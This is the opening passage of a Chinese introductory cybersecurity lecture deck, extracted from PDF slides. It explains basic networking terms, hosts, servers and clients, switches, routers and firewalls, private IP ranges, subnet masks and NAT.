



网络空间安全：入门与介绍

梁瀚中



目 录



01.术语和基本概念



02.工具与语言基础



03.ATT&CK Matrix



04.其他资源



01

术语和基本概念

网络基础、术语

网络

- 如何翻译“网络”？

- 网： Net
- 互联网： Internet
- 计算机组成的网络： web -> world wide web (www)
- 网格： grid
- 网络空间： Cyber (space)

基本概念
与术语

2

3

4

- Cyber 侧重于由网络组成的空间， 以及在其上建立的软件、通信、服务生态

端系统/主机

- 例如：PC、笔记本、手机、各类服务器、树莓派




图 5-3 计算机互联网络的逻辑结构


服务器、客户端

- 服务器

- 对外提供服务的主机。例如： DNS服务器、文件服务器，一般专称server

- 客户端：

- 任何可以访问互联网服务的主机，在与服务器交互时的身份特称， client



其他网络部件

- 交换机：一般位于链路层，用于转发 packet 给与之相连的终端。一般来说，下一跳（局部信息）对于交换机更有意义。
- 路由器：一般在网络层，用于将数据包转发到对应的终端以到达其目的地。一般来说，最终目的地（全局信息）对路由器更有意义。
- 防火墙：探测恶意流量、开放指定端口、记录恶意IP可以是软件也可以是硬件。




图 5-3 计算机互联网络的逻辑结构

IP地址与子网

- IP地址位于网络层（第三层），每台计算机和其它设备都规定了一个唯一的地址.
- 私有地址：
 - A类 10.0.0.0--10.255.255.255($2^8 2^8 2^8 \approx 1677$ 万)
 - B类 172.16.0.0--172.31.255.255($2^4 2^8 2^8 \approx 104$ 万)
 - C类 192.168.0.0--192.168.255.255 ($2^8 2^8 = 65536$)
- 南大的有线网可以为你分配一个独一无二的校内IP地址

子网


基本概念 与术语

2

3

4

- 路由器/交换机可以将其分配到的网络地址段做切割
- 网络中心： 192.168.0.0--192.168.255.255
- 综合楼： 192.168.1.0 – 192.168.1.255
 - 市场部： 192.168.1.16-192.168.1.32
- ...



子网、子网掩码

- $172.16.122.204/16 == 172.16.0.0-172.16.255.255$
- $16 ==$ 数子网掩码里有多少个1

基本概念
与术语

2

3

4

子网掩码的作用

子网掩码作用

地址

子网掩码

172.16.122.204255.255.0.0

	172	16	122	204
二进制地址	10101100	00010000	01111010	11001100
	255	255	0	0
二进制子网掩码	11111111	11111111	00000000	00000000
	172	16	0	0
地址和子网 做与运算得 到网络号	10101100	00010000	00000000	00000000
	只留下网络号172.16.0.0		主机位归零	

NAT


- 子网内的主机将请求发送到NAT网关
- NAT网关将此次请求的源、目标记录下来，转发
- 对于server来说，就好像一直是NAT网关在与它通信一样

基本概念
与术语

2

3

4




NAT

基本概念
与术语

2

3

4




桥接

基本概念
与术语


2

